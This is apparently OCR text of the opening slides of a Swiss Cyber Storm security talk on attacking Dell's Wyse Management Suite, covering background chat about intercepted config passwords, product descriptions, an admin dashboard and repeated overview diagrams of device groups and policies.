Wyse Management Subversion

CYBER ATTACKS AND DEFENSE
SWISS CYBER STORM
WWW.SWISSCYBERSTORM.COM


Taking Over Dell’s Wyse Management Suite

Alain Mowat

Head of Research & Development

orange™ Cyberdefense

Background



fabx 11:27 AM
yop

Alain 11:27 AM
yop

fabx 11:27 AM
question 🙂

tu sais si les mdp que tu recup dans une config de WMS c'est chiffré ?

et si oui si il y a moyen de les dechiffrer

j'ai setup un proxy sur un des thin client et j'ai recup la config envoyer par le serveur WMS


et visiblement j'ai un truc très interessant dedans 🙂

Alain 11:28 AM
je ne sais même as ce que 'est wms :p

fabx 11:29 AM
ah shit

bon ben je vais chercher 😛

Background



fabx 11:27 AM
yop

Alain 11:27 AM
yop

fabx 11:27 AM
question 🙂

tu sais si les mdp que tu recup dans une config de WMS c'est chiffré ?

et si oui si il y a moyen de les dechiffrer


j'ai setup un proxy sur un des thin client et j'ai recup la config envoyer par le serveu

et visiblement j'ai un truc très interessant dedans 🙂

Alain 11:28 AM
je ne sais même as ce que 'est wms :p

fabx 11:29 AM
ah shit

bon ben je vais chercher 😛



fabx 11:27 AM
yep

Alain 11:27 AM
yep

fabx 11:27 AM
question 🙂


Do you know if the passwords you retrieve in a WMS config are encrypted?
And if so, is there a way to decrypt them?

I set up a proxy on one of the thin clients and retrieved the config sent by the WMS server,
and apparently, I found something very interesting in it 🙂

Alain 11:28 AM
I don't even know what WMS is :p

fabx 11:29 AM
ah shit
well, I guess I'll go look it up 😛

Background



COMPLETE YOUR THIN CLIENT SOLUTION

Wyse Management Suite is a secure hybrid cloud management solution for Dell Thin Clients.


Wyse Management Suite Standard

Improve your productivity and enjoy streamlined deployment and maintenance with this free, on-premises management tool for small deployments.

Wyse Management Suite Pro

Gain instant control with zero installation time*. Wyse Management Suite Pro in public cloud comes with ProSupport for Software giving you peace of mind knowing our team of technicians are available when you need them.

Background



COMPLETE YOUR THIN CLIENT SOLUTION

Wyse Management Suite is a secure hybrid cloud management solution for Dell Thin Clients.


Wyse Management Suite Standard

Improve your productivity and enjoy streamlined deployment and maintenance with this free, on-premises management tool for small deployments.

Wyse Management Suite Pro

Gain instant control with zero installation time*. Wyse Management Suite Pro in public cloud comes with ProSupport for Software giving you peace of mind knowing our team of technicians are available when you need them.

Background



COMPLETE YOUR THIN CLIENT SOLUTION

Wyse Management Suite is a secure hybrid cloud management solution for Dell Thin Clients.

V

Imp
maint

e Pro

ement Suite
you peace of
need them.

Wyse Management Suite

Software can be downloaded from Dell's site


WMS Version 4.4.1 (latest at the time)

Java Web Application runs on a Tomcat server

MySQL database

Mongo database

MQTT queue



https://192.168.142.111/ccm-web/admin

Wyse Management Suite

alain@scrt.ch

Last Login Time:02/21/25 9:12:18 AM

Total number of Devices 0 (0 offline)

Non-Compliant Devices 0

eMMC Health Status (ThinOS) 0 (Urgent)

Recent Activity (Last 30 days)

Devices Added

Alerts — Last 7 days

No data available

Jobs — Show only Wave jobs — Last 7 days

data available

Devices

Summary

Compliant 0 Non-Compliant 0 Pending 0

Unmanaged 0

Devices pending enrollment validation


Enrollment validation:

Non-Compliance

No data available

Events — User Login — Last 7 days

No data available




Dell Management Portal

Username

Password

English (US)


WMS overview



Group1

Device 1
Device 2
Device 3

WMS overview



Group1

Device 1
Device 2
Device 3

Group2

Device 4
Device 5
Device 6

WMS overview

Group1

Device 1
Device 2
Device 3


Group2

Device 4
Device 5
Device 6

Group3

Device 7
Device 8

WMS overview



Group1

Device 1
Device 2
Device 3

Group2

Device 4
Device 5
Device 6


Group3

Device 7
Device 8

Policy 1

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2
ConfigOption3: ConfigValue3

WMS overview



Group1

Device 1
Device 2
Device 3

Group2

Device 4
Device 5
Device 6

Group3

Device 7
Device 8


Policy 1

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2
ConfigOption3: ConfigValue3

Policy 2

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2

WMS overview



Group1

Device 1
Device 2
Device 3

Group2

Device 4
Device 5
Device 6

Group3

Device 7
Device 8

Policy 1

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2
ConfigOption3: ConfigValue3

Policy 2

ConfigOption1: ConfigValue1
ConfigOption2: ConfigValue2

What can be configured?

Depending on the type of client, many things can be configured

- Firmwares
- Applications and packages to deploy
- Configuration options

